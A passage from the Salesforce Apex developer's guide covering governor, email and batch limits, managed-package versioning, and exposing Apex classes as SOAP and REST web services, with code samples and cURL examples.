Static variable values are reset between API batches, but governor limits are not. Do not use static variables to track state information on API batches, because Salesforce may break up a batch into smaller chunks than the batch size you specify.

In addition to the execution governor limits, Apex has the following limits.

- The maximum number of characters for a class is 1 million.
- The maximum number of characters for a trigger is 1 million.
- The maximum amount of code used by all Apex code in an organization is 2 MB.

  Note: This limit does not apply to certified managed packages installed from AppExchange, (that is, an app that has been marked AppExchange Certified). The code in those types of packages belong to a namespace unique from the code in your organization. For more information on AppExchange Certified packages, see the Force.com AppExchange online help.

  This limit also does not apply to any code included in a class defined with the `@isTest` annotation.

- There is a limit on the method size. Large methods that exceed the allowed limit cause an exception to be thrown during the execution of your code. Like in Java, the method size limit in Apex is 65,535 bytecode instructions in compiled form.
- If a SOQL query runs more than 120 seconds, the request can be canceled by Salesforce.
- Each Apex request is limited to 10 minutes of execution.
- A callout request to a given URL is limited to a maximum of 20 simultaneous requests.
- The maximum number of records that an event report returns for a user who is not a system administrator is 20,000, for system administrators, 100,000.
- Each organization is allowed 10 synchronous concurrent events, each not lasting longer than 5 seconds. If additional requests are made while 10 requests are running, it is denied.
- A user can have up to five query cursors open at a time. For example, if five cursors are open and a client application still logged in as the same user attempts to open a new one, the oldest of the five cursors is released.

  Cursor limits for different Force.com features are tracked separately. For example, you can have five Apex query cursors, five batch cursors, and five Visualforce cursors open at the same time.

- In a single transaction, you can only reference 10 unique namespaces. For example, suppose you have an object that executes a class in a managed package when the object is updated. Then that class updates a second object, which in turn executes a different class in a different package. Even though the second package wasn't accessed directly by the first, because it occurs in the same transaction, it's included in the number of namespaces being accessed in a single transaction.
- Any deployment of Apex is limited to 5,000 code units of classes and triggers.

Email Limits

Inbound Email Limits

Email Services: Maximum Number of Email Messages Processed (Includes limit for On-Demand Email-to-Case)	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000
Email Services: Maximum Size of Email Message (Body and Attachments)	10 MB[1]
On-Demand Email-to-Case: Maximum Email Attachment Size	10 MB
On-Demand Email-to-Case: Maximum Number of Email Messages Processed (Counts toward limit for Email Services)	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000

[1] The maximum size of email messages for Email Services varies depending on language and character set.

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.
- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000, up to a daily maximum of 1,000,000. For example, if you have ten licenses, your organization can process up to 10,000 email messages a day.
- Email service addresses that you create in your sandbox cannot be copied to your production organization.
- For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address.
- Email services rejects email messages and notifies the sender if the email (combined body text, body HTML and attachments) exceeds approximately 10 MB (varies depending on language and character set).

Outbound Email: Limits for Single and Mass Email Sent Using Apex

You can send single emails to a maximum of 1,000 external email addresses per day based on Greenwich Mean Time (GMT). Single emails sent using the application don't count towards this limit.

You can send mass email to a total of 1,000 external email addresses per day per organization based on Greenwich Mean Time (GMT). The maximum number of external addresses you can include in each mass email depends on the Edition of Salesforce you are using:

Edition	Address Limit per Mass Email
Professional	250
Enterprise Edition	500
Unlimited Edition	1,000

Note: The single and mass email limits don't take unique addresses into account. For example, if you have `johndoe@example.com` in your email 10 times, that counts as 10 against the limit.

You can send an unlimited amount of email to your internal users.

Batch Apex Governor Limits

Keep in mind the following governor limits for batch Apex:

- Up to five queued or active batch jobs are allowed for Apex.
- A user can have up to five query cursors open at a time. For example, if five cursors are open and a client application still logged in as the same user attempts to open a new one, the oldest of the five cursors is released.

  Cursor limits for different Force.com features are tracked separately. For example, you can have five Apex query cursors, five batch cursors, and five Visualforce cursors open at the same time.
- A maximum of 50 million records can be returned in the `Database.QueryLocator` object. If more than 50 million records are returned, the batch job is immediately terminated and marked as Failed.
- The maximum value for the optional *`scope`* parameter is 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 2,000 records.
- If no size is specified with the optional *`scope`* parameter, Salesforce chunks the records returned by the QueryLocator into batches of 200, and then passes each batch to the `execute` method. Apex governor limits are reset for each execution of `execute`.
- The `start`, `execute` and `finish` methods can implement only one callout in each method.
- Batch executions are limited to one callout per execution.
- The maximum number of batch executions is 250,000 per 24 hours.
- Only one batch Apex job's `start` method can run at a time in an organization. Batch jobs that haven't started yet remain in the queue until they're started. Note that this limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel if more than one job is running.

See Also:

What are the Limitations of Apex?
Future Annotation

Using Governor Limit Email Warnings

When an end-user invokes Apex code that surpasses more than 50% of any governor limit, you can specify a user in your organization to receive an email notification of the event with additional details. To enable email warnings:

1. Log in to Salesforce as an administrator user.
2. Click ***`Your Name`*** > **Setup** > **Manage Users** > **Users**.
3. Click **Edit** next to the name of the user who should receive the email notifications.
4. Select the `Send Apex Warning Emails` option.
5. Click **Save**.

Chapter 9

Developing Apex in Managed Packages

In this chapter ...

A *package* is a container for something as small as an individual component or as large as a set of related apps. After creating a package, you can distribute it to other Salesforce users and organizations, including those outside your company. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded.

This section includes the following topics related to developing Apex in managed packages:

Package Versions

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release.

Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

When an existing subscriber installs a new package version, there is still only one instance of each component in the package, but the components can emulate older versions. For example, a subscriber may be using a managed package that contains an Apex class. If the publisher decides to deprecate a method in the Apex class and release a new package version, the subscriber still sees only one instance of the Apex class after installing the new version. However, this Apex class can still emulate the previous version for any code that references the deprecated method in the older version.

Note the following when developing Apex in managed packages:

- The code contained in an Apex class or trigger that is part of a managed package is automatically obfuscated and cannot be viewed in an installing organization. The only exceptions are methods declared as global, meaning that the method signatures can be viewed in an installing organization.
- Managed packages receive a unique namespace. This namespace is automatically prepended to your class names, methods, variables, and so on, which helps prevent duplicate names in the installer's organization.
- In a single transaction, you can only reference 10 unique namespaces. For example, suppose you have an object that executes a class in a managed package when the object is updated. Then that class updates a second object, which in turn executes a different class in a different package. Even though the second package wasn't accessed directly by the first, because it occurs in the same transaction, it's included in the number of namespaces being accessed in a single transaction.
- The code contained in Apex that is part of a managed package is automatically obfuscated and cannot be viewed in an installing organization. The only exceptions are methods declared as global, meaning that the method signatures can be viewed in an installing organization.
- Package developers can use the `deprecated` annotation to identify methods, classes, exceptions, enums, interfaces, and variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you are refactoring code in managed packages as the requirements evolve.
- You can write test methods that change the package version context to a different package version by using the system method `runAs`.
- You cannot add a method to an interface or an abstract method to a class after the interface or class has been uploaded in a Managed - Released package version. If the class in the Managed - Released package is virtual, the method that you can add to it must also be virtual and must have an implementation.
- Apex code contained in an unmanaged package that explicitly references a namespace cannot be uploaded.

Deprecating Apex

Package developers can use the `deprecated` annotation to identify methods, classes, exceptions, enums, interfaces, and variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you are refactoring code in managed packages as the requirements evolve. After you upload another package version as Managed - Released, new subscribers that install the latest package version cannot see the deprecated elements, while the

elements continue to function for existing subscribers and API integrations. A deprecated item, such as a method or a class, can still be referenced internally by the package developer.

Note: You cannot use the `deprecated` annotation in Apex classes or triggers in unmanaged packages.

Package developers can use Managed - Beta package versions for evaluation and feedback with a pilot set of users in different Salesforce organizations. If a developer deprecates an Apex identifier and then uploads a version of the package as Managed - Beta, subscribers that install the package version still see the deprecated identifier in that package version. If the package developer subsequently uploads a Managed - Released package version, subscribers will no longer see the deprecated identifier in the package version after they install it.

Behavior in Package Versions

A package component can exhibit different behavior in different package versions. This behavior versioning allows you to add new components to your package and refine your existing components, while still ensuring that your code continues to work seamlessly for existing subscribers. If a package developer adds a new component to a package and uploads a new package version, the new component is available to subscribers that install the new package version.

Versioning Apex Code Behavior

Package developers can use conditional logic in Apex classes and triggers to exhibit different behavior for different versions. This allows the package developer to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code.

When subscribers install multiple versions of your package and write code that references Apex classes or triggers in your package, they must select the version they are referencing. Within the Apex code that is being referenced in your package, you can conditionally execute different code paths based on the version setting of the calling Apex code that is making the reference. The package version setting of the calling code can be determined within the package code by calling the `System.requestVersion` method or by accessing the Package.Version.Request object. In this way, package developers can determine the request context and specify different behavior for different versions of the package.

The following sample uses the `System.requestVersion` method and instantiates the `System.Version` class to define different behaviors in an Apex trigger for different package versions.

```
trigger oppValidation on Opportunity (before insert, before update) {

    for (Opportunity o : Trigger.new){

        // Add a new validation to the package
        // Applies to versions of the managed package greater than 1.0
        if (System.requestVersion().compareTo(new Version(1,0)) > 0) {
            if (o.Probability >= 50 && o.Description == null) {
                o.addError('All deals over 50% require a description');
            }
        }

        // Validation applies to all versions of the managed package.
        if (o.IsWon == true && o.LeadSource == null) {
            o.addError('A lead source must be provided for all Closed Won deals');
        }
```

```
    }
}
```

For a full list of methods that work with package versions, see Version Methods and the `System.requestVersion` method in System Methods. We recommend that you use the previously mentioned methods over the old Package methods .

Note: You cannot use the Package.Version.Request object in unmanaged packages.

The request context is persisted if a class in the installed package invokes a method in another class in the package. For example, a subscriber has installed a GeoReports package that contains CountryUtil and ContinentUtil Apex classes. The subscriber creates a new GeoReportsEx class and uses the version settings to bind it to version 2.3 of the GeoReports package. If GeoReportsEx invokes a method in ContinentUtil which internally invokes a method in CountryUtil, the request context is propagated from ContinentUtil to CountryUtil and the `System.requestVersion` method in CountryUtil returns version 2.3 of the GeoReports package.

Apex Code Items that Are Not Versioned

You can change the behavior of some Apex items across package versions. For example, you can deprecate a method so that new subscribers can no longer reference the package in a subsequent version.

However, the following list of modifiers, keywords, and annotations cannot be versioned. If a package developer makes changes to one of the following modifiers, keywords, or annotations, the changes are reflected across all package versions.

There are limitations on the changes that you can make to some of these items when they are used in Apex code in managed packages.

Package developers can add or remove the following items:

- `@future`
- `@isTest`
- `with sharing`
- `without sharing`
- `transient`

Package developers can make limited changes to the following items:

- `private`—can be changed to `global`
- `public`—can be changed to `global`
- `protected`—can be changed to `global`
- `abstract`—can be changed to `virtual` but cannot be removed
- `final`—can be removed but cannot be added

Package developers cannot remove or change the following items:

- `global`
- `virtual`

Package developers can add the `webService` keyword, but once it has been added, it cannot be removed.

Note: You cannot deprecate `webService` methods or variables in managed package code.

Testing Behavior in Package Versions

When you change the behavior in an Apex class or trigger for different package versions, it is important to test that your code runs as expected in the different package versions. You can write test methods that change the package version context to a different package version by using the system method `runAs`. You can only use `runAs` in a test method.

The following sample shows a trigger with different behavior for different package versions.

```
trigger oppValidation on Opportunity (before insert, before update) {

    for (Opportunity o : Trigger.new){

        // Add a new validation to the package
        // Applies to versions of the managed package greater than 1.0
        if (System.requestVersion().compareTo(new Version(1,0)) > 0) {
            if (o.Probability >= 50 && o.Description == null) {
                o.addError('All deals over 50% require a description');
            }
        }

        // Validation applies to all versions of the managed package.
        if (o.IsWon == true && o.LeadSource == null) {
            o.addError('A lead source must be provided for all Closed Won deals');
        }
    }
}
```

The following test class uses the `runAs` method to verify the trigger's behavior with and without a specific version:

```
@isTest
private class OppTriggerTests{

   static testMethod void testOppValidation(){

      // Set up 50% opportunity with no description
      Opportunity o = new Opportunity();
      o.Name = 'Test Job';
      o.Probability = 50;
      o.StageName = 'Prospect';
      o.CloseDate = System.today();

      // Test running as latest package version
      try{
          insert o;
      }
      catch(System.DMLException e){
          System.assert(
              e.getMessage().contains(
                'All deals over 50% require a description'),
                  e.getMessage());
      }

      // Run test as managed package version 1.0
      System.runAs(new Version(1,0)){
          try{
              insert o;
          }
          catch(System.DMLException e){
              System.assert(false, e.getMessage());
          }
      }

      // Set up a closed won opportunity with no lead source
```

```
        o = new Opportunity();
        o.Name = 'Test Job';
        o.Probability = 50;
        o.StageName = 'Prospect';
        o.CloseDate = System.today();
        o.StageName = 'Closed Won';

        // Test running as latest package version
        try{
            insert o;
        }
        catch(System.DMLException e){
            System.assert(
              e.getMessage().contains(
                'A lead source must be provided for all Closed Won deals'),
                  e.getMessage());
        }

        // Run test as managed package version 1.0
        System.runAs(new Version(1,0)){
            try{
                insert o;
            }
            catch(System.DMLException e){
                System.assert(
                    e.getMessage().contains(
                      'A lead source must be provided for all Closed Won deals'),
                          e.getMessage());
            }
        }
    }
}
```

Chapter 10

Exposing Apex Methods as SOAP Web Services

In this chapter ...

You can expose your Apex methods as SOAP Web service APIs so that external applications can access your code and your application. To expose your Apex methods, use WebService Methods.

Tip:

- Apex SOAP Web services allow an external application to invoke Apex methods through SOAP Web services. Apex callouts enable Apex to invoke external Web or HTTP services.
- Apex REST API exposes your Apex classes and methods as REST Web service APIs. See Exposing Apex Classes as REST Web Services.

WebService Methods

Apex class methods can be exposed as custom Force.com SOAP Web service API calls. This allows an external application to invoke an Apex Web service to perform an action in Salesforce. Use the `webService` keyword to define these methods. For example:

```
global class MyWebService {
    webService static Id makeContact(String lastName, Account a) {
        Contact c = new Contact(lastName = 'Weissman', AccountId = a.Id);
        insert c;
        return c.id;
    }
}
```

A developer of an external application can integrate with an Apex class containing `webService` methods by generating a WSDL for the class. To generate a WSDL from an Apex class detail page:

1. In the application navigate to ***Your Name*** > **Setup** > **Develop** > **Apex Classes**.
2. Click the name of a class that contains `webService` methods.
3. Click **Generate WSDL**.

Exposing Data with WebService Methods

Invoking a custom `webService` method always uses system context. Consequently, the current user's credentials are not used, and any user who has access to these methods can use their full power, regardless of permissions, field-level security, or sharing rules. Developers who expose methods with the `webService` keyword should therefore take care that they are not inadvertently exposing any sensitive data.

Caution: Apex class methods that are exposed through the API with the `webService` keyword don't enforce object permissions and field-level security by default. We recommend that you make use of the appropriate object or field describe result methods to check the current user's access level on the objects and fields that the webService method is accessing. See Schema.DescribeSObjectResult and Schema.DescribeFieldResult.

Also, sharing rules (record-level access) are enforced only when declaring a class with the `with sharing` keyword. This requirement applies to all Apex classes, including to classes that contain webService methods. To enforce sharing rules for webService methods, declare the class that contains these methods with the `with sharing` keyword. See Using the `with sharing` or `without sharing` Keywords.

Considerations for Using the `WebService` Keyword

When using the `webService` keyword, keep the following considerations in mind:

- You cannot use the `webService` keyword when defining a class. However, you can use it to define top-level, outer class methods, and methods of an inner class.
- You cannot use the `webService` keyword to define an interface, or to define an interface's methods and variables.
- System-defined enums cannot be used in Web service methods.
- You cannot use the `webService` keyword in a trigger because you cannot define a method in a trigger.
- All classes that contain methods defined with the `webService` keyword must be declared as `global`. If a method or inner class is declared as `global`, the outer, top-level class must also be defined as `global`.

- Methods defined with the `webService` keyword are inherently global. These methods can be used by any Apex code that has access to the class. You can consider the `webService` keyword as a type of access modifier that enables more access than `global`.
- You must define any method that uses the `webService` keyword as `static`.
- You cannot deprecate `webService` methods or variables in managed package code.
- Because there are no SOAP analogs for certain Apex elements, methods defined with the `webService` keyword cannot take the following elements as parameters. While these elements can be used within the method, they also cannot be marked as return values.
  - Maps
  - Sets
  - Pattern objects
  - Matcher objects
  - Exception objects
- You must use the `webService` keyword with any member variables that you want to expose as part of a Web service. You should not mark these member variables as `static`.
- Salesforce denies access to Web service and `executeanonymous` requests from an AppExchange package that has `Restricted` access.
- Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

The following example shows a class with Web service member variables as well as a Web service method:

```
global class SpecialAccounts {

  global class AccountInfo {
     webService String AcctName;
     webService Integer AcctNumber;
  }

  webService static Account createAccount(AccountInfo info) {
    Account acct = new Account();
    acct.Name = info.AcctName;
    acct.AccountNumber = String.valueOf(info.AcctNumber);
    insert acct;
    return acct;
  }

  webService static Id [] createAccounts(Account parent,
       Account child, Account grandChild) {

        insert parent;
        child.parentId = parent.Id;
        insert child;
        grandChild.parentId = child.Id;
        insert grandChild;

        Id [] results = new Id[3];
        results[0] = parent.Id;
        results[1] = child.Id;
        results[2] = grandChild.Id;
        return results;
    }

  testMethod static void testAccountCreate() {
    AccountInfo info = new AccountInfo();
    info.AcctName = 'Manoj Cheenath';
```

```
    info.AcctNumber = 12345;
    Account acct = SpecialAccounts.createAccount(info);
    System.assert(acct != null);
  }
}
```

You can invoke this Web service using AJAX. For more information, see Apex in AJAX on page 100.

Overloading Web Service Methods

SOAP and WSDL do not provide good support for overloading methods. Consequently, Apex does not allow two methods marked with the `webService` keyword to have the same name. Web service methods that have the same name in the same class generate a compile-time error.

Chapter 11

Exposing Apex Classes as REST Web Services

In this chapter ...

You can expose your Apex classes and methods so that external applications can access your code and your application through the REST architecture. This section provides an overview of how to expose your Apex classes as REST Web services. You'll learn about the class and method annotations and see code samples that show you how to implement this functionality.

Introduction to Apex REST

You can expose your Apex class and methods so that external applications can access your code and your application through the REST architecture. This is done by defining your Apex class with the `@RestResource` annotation to expose it as a REST resource. Similarly, add annotations to your methods to expose them through REST. For more information, see Apex REST Annotations on page 232

Governor Limits

Calls to Apex REST classes count against the organization's API governor limits. All standard Apex governor limits apply to Apex REST classes. For example, the maximum request or response size is 3 MB. For more information, see Understanding Execution Governors and Limits.

Authentication

Apex REST supports these authentication mechanisms:

- OAuth 2.0
- Session ID

See *Step Two: Set Up Authorization* in the *REST API Developer's Guide*.

Apex REST Annotations

Six new annotations have been added that enable you to expose an Apex class as a RESTful Web service.

- `@RestResource(urlMapping='/yourUrl')`
- `@HttpDelete`
- `@HttpGet`
- `@HttpPatch`
- `@HttpPost`
- `@HttpPut`

See Also:

Apex REST Basic Code Sample

Apex REST Methods

Apex REST supports two formats for representations of resources: JSON and XML. JSON representations are passed by default in the body of a request or response, and the format is indicated by the Content-Type property in the HTTP header. You can retrieve the body as a Blob from the HttpRequest object if there are no parameters to the Apex method. If parameters are defined in the Apex method, then an attempt is made to deserialize the request body into those parameters. If the Apex method has a non-void return type, the resource representation is serialized into the response body. Only the following return and parameter types are allowed:

- Apex primitives (excluding sObject and Blob).
- sObjects
- Lists or maps of Apex primitives or sObjects (only maps with String keys are supported)
- User-defined types that contain member variables of the types listed above.

Methods annotated with `@HttpGet` or `@HttpDelete` should have no parameters. This is because GET and DELETE requests have no body, so there's nothing to deserialize.

A single Apex class annotated with `@RestResource` can't have multiple methods annotated with the same HTTP request method. For example, the same class can't have two methods annotated with `@HttpGet`.

Note: Apex REST currently doesn't support requests of Content-Type multipart/form-data.

Apex REST Method Considerations

Here are a few points to consider when you define Apex REST methods.

- `RestRequest` and `RestResponse` objects are available by default in your Apex methods through the static `RestContext` object. This example shows how to access these objects through `RestContext`:

```
RestRequest req = RestContext.request;
RestResponse res = RestContext.response;
```

- If the Apex method has no parameters, then Apex REST copies the HTTP request body into the `RestRequest.requestBody` property. If the method has parameters, then Apex REST attempts to deserialize the data into those parameters and the data won't be deserialized into the `RestRequest.requestBody` property.
- Apex REST uses similar serialization logic for the response. An Apex method with a non-void return type will have the return value serialized into `RestResponse.responseBody`.
- Apex REST methods can be used in managed and unmanaged packages. When calling Apex REST methods that are contained in a managed package, you will need to include the managed package namespace in the REST call URL. For example, if the class is contained in a managed package namespace called “packageNamespace” and the Apex REST methods use a URL mapping of “/MyMethod/*”, the URL used via REST to call these methods would be of the form “https://*instance*.salesforce.com/services/apexrest/packageNamespace/MyMethod/”. For more information about managed packages, see Developing Apex in Managed Packages.

User-Defined Types

You can use user-defined types for parameters in your Apex REST methods. Apex REST will deserialize request data into `public`, `private`, or `global` class member variables of the user-defined type, unless the variable is declared as `static` or `transient`. For example, an Apex REST method that contains a user-defined type parameter might look like:

```
@RestResource(urlMapping='/user_defined_type_example/*')
global with sharing class MyOwnTypeRestResource {

    @HttpPost
    global static MyUserDefinedClass echoMyType(MyUserDefinedClass ic) {
        return ic;
    }

    global class MyUserDefinedClass {

        global String string1;
        global String string2 { get; set; }
        private String privateString;
```

```
        global transient String transientString;
        global static String staticString;

    }

}
```

Valid JSON and XML request data for this method would look like:

```
{
    "ic" : {
                "string1" : "value for string1",
                "string2" : "value for string2",
                "privateString" : "value for privateString"
            }
}
```

```
<request>
    <ic>
        <string1>value for string1</string1>
        <string2>value for string2</string2>
        <privateString>value for privateString</privateString>
    </ic>
</request>
```

If a value for `staticString` or `transientString` were provided in the example request data above, an HTTP 400 status code response would be generated. Please note that the `public`, `private`, or `global` class member variables must be types allowed by Apex REST:

- Apex primitives (excluding sObject and Blob).
- sObjects
- Lists or maps of Apex primitives or sObjects (only maps with String keys are supported)

When creating user-defined types that are used as Apex REST method parameters, avoid introducing any class member variable definitions that result in cycles at run time in your user-defined types. Here's a simple example:

```
@RestResource(urlMapping='/CycleExample/*')
global with sharing class ApexRESTCycleExample {

    @HttpGet
    global static MyUserDef1 doCycleTest() {
        MyUserDef1 def1 = new MyUserDef1();
        MyUserDef2 def2 = new MyUserDef2();
        def1.userDef2 = def2;
        def2.userDef1 = def1;
        return def1;
    }

    global class MyUserDef1 {
        MyUserDef2 userDef2;
    }

    global class MyUserDef2 {
        MyUserDef1 userDef1;
    }

}
```

The code in the previous example compiles, but at run time when a request is made, Apex REST will detect a cycle between instances of `def1` and `def2`, and will generate an HTTP 400 status code error response.

Request Data Considerations

Some additional things to keep in mind for the request data for your Apex REST methods:

- The name of the Apex parameters matter, although the order doesn't. For example, valid requests in both XML and JSON look like the following:

```
@HttpPost
global static void myPostMethod(String s1, Integer i1, Boolean b1, String s2)
```

```
{
  "s1" : "my first string",
  "i1" : 123,
  "s2" : "my second string",
  "b1" : false
}
```

```
<request>
  <s1>my first string</s1>
  <i1>123</i1>
  <s2>my second string</s2>
  <b1>false</b1>
</request>
```

- Some parameter and return types can't be used with XML as the Content-Type for the request or as the accepted format for the response, and hence, methods with these parameter or return types can't be used with XML. Maps or collections of collections, for example, `List<List<String>>` aren't supported. However, you can use these types with JSON. If the parameter list includes a type that's invalid for XML and XML is sent, an HTTP 415 status code is returned. If the return type is a type that's invalid for XML and XML is the requested response format, an HTTP 406 status code is returned.
- For request data in either JSON or XML, valid values for Boolean parameters are: “true”, “false” (both of these are treated as case-insensitive), 1 and 0 (the numeric values, not strings of “1” or “0”). Any other value for Boolean parameters will result in an error.
- If the JSON or XML request data contains multiple parameters of the same name, this will result in an HTTP 400 status code error response. For example, if your method specified an input parameter named ”x“, this JSON request data used to call your method would result in an error:

```
{
    "x" : "value1",
    "x" : "value2"
}
```

  Similarly, for user-defined types, if the request data includes data for the same user-defined type member variable multiple times, this will result in an error. For example, given this Apex REST method and user-defined type:

```
@RestResource(urlMapping='/DuplicateParamsExample/*')
global with sharing class ApexRESTDuplicateParamsExample {

    @HttpPost
    global static MyUserDef1 doDuplicateParamsTest(MyUserDef1 def) {
        return def;
    }

    global class MyUserDef1 {
        Integer i;
    }

}
```

The following JSON request data would also result in an error:

```
{
    "def" : {
               "i" : 1,
               "i" : 2
             }
}
```

- If you need to specify a null value for one of your parameters in your request data, you can either omit the parameter entirely or specify a null value. In JSON, you can specify `null` as the value. In XML, you must use the `http://www.w3.org/2001/XMLSchema-instance` namespace with a nil value.
- For XML request data, you have to specify an XML namespace that references any Apex namespace your method uses. So, for example, if you define an Apex REST method such as:

```
@RestResource(urlMapping='/namespaceExample/*')
global class MyNamespaceTest {
    @HttpPost
    global static MyUDT echoTest(MyUDT def, String extraString) {
        return def;
    }

    global class MyUDT {
        Integer count;
    }
}
```

You can use the following XML request data:

```
<request>
  <def xmlns:MyUDT="http://soap.sforce.com/schemas/class/MyNamespaceTest">
    <MyUDT:count>23</MyUDT:count>
  </def>
  <extraString>test</extraString>
</request>
```

For more information on XML namespaces and Apex, see XML Namespaces

Response Status Codes

The status code of a response is set automatically. This table lists some HTTP status codes and what they mean in the context of the HTTP request method. For the full list of response status codes, see RestResponse Methods.

Request Method	Response Status Code	Description
GET	200	The request was successful.
PATCH	200	The request was successful and the return type is non-void.
PATCH	204	The request was successful and the return type is void.
DELETE, GET, PATCH, POST, PUT	400	An unhandled user exception occurred.
DELETE, GET, PATCH, POST, PUT	403	You don't have access to the specified Apex class.

Request Method	Response Status Code	Description
DELETE, GET, PATCH, POST, PUT	404	The URL is unmapped in an existing `@RestResource` annotation.
DELETE, GET, PATCH, POST, PUT	404	The URL extension is unsupported.
DELETE, GET, PATCH, POST, PUT	404	The Apex class with the specified namespace couldn't be found.
DELETE, GET, PATCH, POST, PUT	405	The request method doesn't have a corresponding Apex method.
DELETE, GET, PATCH, POST, PUT	406	The Content-Type property in the header was set to a value other than JSON or XML.
DELETE, GET, PATCH, POST, PUT	406	The header specified in the HTTP request is not supported.
GET, PATCH, POST, PUT	406	The XML return type specified for format is unsupported.
DELETE, GET, PATCH, POST, PUT	415	The XML parameter type is unsupported.
DELETE, GET, PATCH, POST, PUT	415	The Content-Header Type specified in the HTTP request header is unsupported.
DELETE, GET, PATCH, POST, PUT	500	An unhandled Apex exception occurred.

Exposing Data with Apex REST Web Service Methods

Invoking a custom Apex REST Web service method always uses system context. Consequently, the current user's credentials are not used, and any user who has access to these methods can use their full power, regardless of permissions, field-level security, or sharing rules. Developers who expose methods using the Apex REST annotations should therefore take care that they are not inadvertently exposing any sensitive data.

Caution: Apex class methods that are exposed through the Apex REST API don't enforce object permissions and field-level security by default. We recommend that you make use of the appropriate object or field describe result methods to check the current user's access level on the objects and fields that the Apex REST API method is accessing. See Schema.DescribeSObjectResult and Schema.DescribeFieldResult.

Also, sharing rules (record-level access) are enforced only when declaring a class with the `with sharing` keyword. This requirement applies to all Apex classes, including to classes that are exposed through Apex REST API. To enforce sharing rules for Apex REST API methods, declare the class that contains these methods with the `with sharing` keyword. See Using the `with sharing` or `without sharing` Keywords.

Apex REST Code Samples

These code samples show you how to expose Apex classes and methods through the REST architecture and how to call those resources from a client.

- Apex REST Basic Code Sample: Provides an example of an Apex REST class with three methods that you can call to delete a record, get a record, and update a record.
- Apex REST Code Sample Using RestRequest: Provides an example of an Apex REST class that adds an attachment to a record by using the RestRequest object

Apex REST Basic Code Sample

This sample shows you how to implement a simple REST API in Apex that handles three different HTTP request methods. For more information about authenticating with `cURL`, see the Quick Start section of the *REST API Developer's Guide*.

1. Create an Apex class in your instance, by clicking ***Your Name*** > **Setup** > **Develop** > **Apex Classes** > **New** and add this code to your new class:

```
@RestResource(urlMapping='/Account/*')
global with sharing class MyRestResource {

    @HttpDelete
    global static void doDelete() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
        Account account = [SELECT Id FROM Account WHERE Id = :accountId];
        delete account;
    }

    @HttpGet
    global static Account doGet() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
        Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id =
:accountId];
        return result;
    }

  @HttpPost
    global static String doPost(String name,
        String phone, String website) {
        Account account = new Account();
        account.Name = name;
        account.phone = phone;
        account.website = website;
        insert account;
        return account.Id;
    }
}
```

2. To call the `doGet` method from a client, open a command-line window and execute the following `cURL` command to retrieve an account by ID:

```
curl -H "Authorization: OAuth sessionId"
"https://instance.salesforce.com/services/apexrest/Account/accountId"
```

- Replace ***sessionId*** with the <sessionId> element that you noted in the login response.
- Replace ***instance*** with your <serverUrl> element.
- Replace ***accountId*** with the ID of an account which exists in your organization.

After calling the doGet method, Salesforce returns a JSON response with data such as the following:

```
{
  "attributes" :
    {
      "type" : "Account",
      "url" : "/services/data/v22.0/sobjects/Account/accountId"
    },
  "Id" : "accountId",
  "Name" : "Acme"

}
```

Note: The cURL examples in this section don't use a namespaced Apex class so you won't see the namespace in the URL.

3. Create a file called account.txt to contain the data for the account you will create in the next step.

```
{
  "name" : "Wingo Ducks",
  "phone" : "707-555-1234",
  "website" : "www.wingo.ca.us"
}
```

4. Using a command-line window, execute the following cURL command to create a new account:

```
curl -H "Authorization: OAuth sessionId" -H "Content-Type: application/json" -d
@account.txt "https://instance.salesforce.com/services/apexrest/Account/"
```

After calling the doPost method, Salesforce returns a response with data such as the following:

```
"accountId"
```

The ***accountId*** is the ID of the account you just created with the POST request.

5. Using a command-line window, execute the following cURL command to delete an account by specifying the ID:

```
curl –X DELETE –H "Authorization: OAuth sessionId"
"https://instance.salesforce.com/services/apexrest/Account/accountId"
```

See Also:

Apex REST Annotations

Apex REST Code Sample Using RestRequest

The following sample shows you how to add an attachment to a case by using the RestRequest object. For more information about authenticating with cURL, see the Quick Start section of the *REST API Developer's Guide*. In this code, the binary file data is stored in the RestRequest object, and the Apex service class accesses the binary data in the RestRequest object .

1. Create an Apex class in your instance, by clicking ***Your Name*** > **Setup** > **Develop** > **Apex Classes**. Click **New** and add the following code to your new class:

```
@RestResource(urlMapping='/CaseManagement/v1/*')
global with sharing class CaseMgmtService
{

    @HttpPost
    global static String attachPic(){
        RestRequest req = RestContext.request;
        RestResponse res = Restcontext.response;
        Id caseId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
        Blob picture = req.requestBody;
        Attachment a = new Attachment (ParentId = caseId,
                                       Body = picture,
                                       ContentType = 'image/jpg',
                                       Name = 'VehiclePicture');
        insert a;
        return a.Id;
   }
}
```

2. Open a command-line window and execute the following cURL command to upload the attachment to a case:

```
curl -H "Authorization: OAuth sessionId" -H "X-PrettyPrint: 1" -H "Content-Type:
image/jpeg" --data-binary @file
"https://instance.salesforce.com/services/apexrest/CaseManagement/v1/caseId"
```

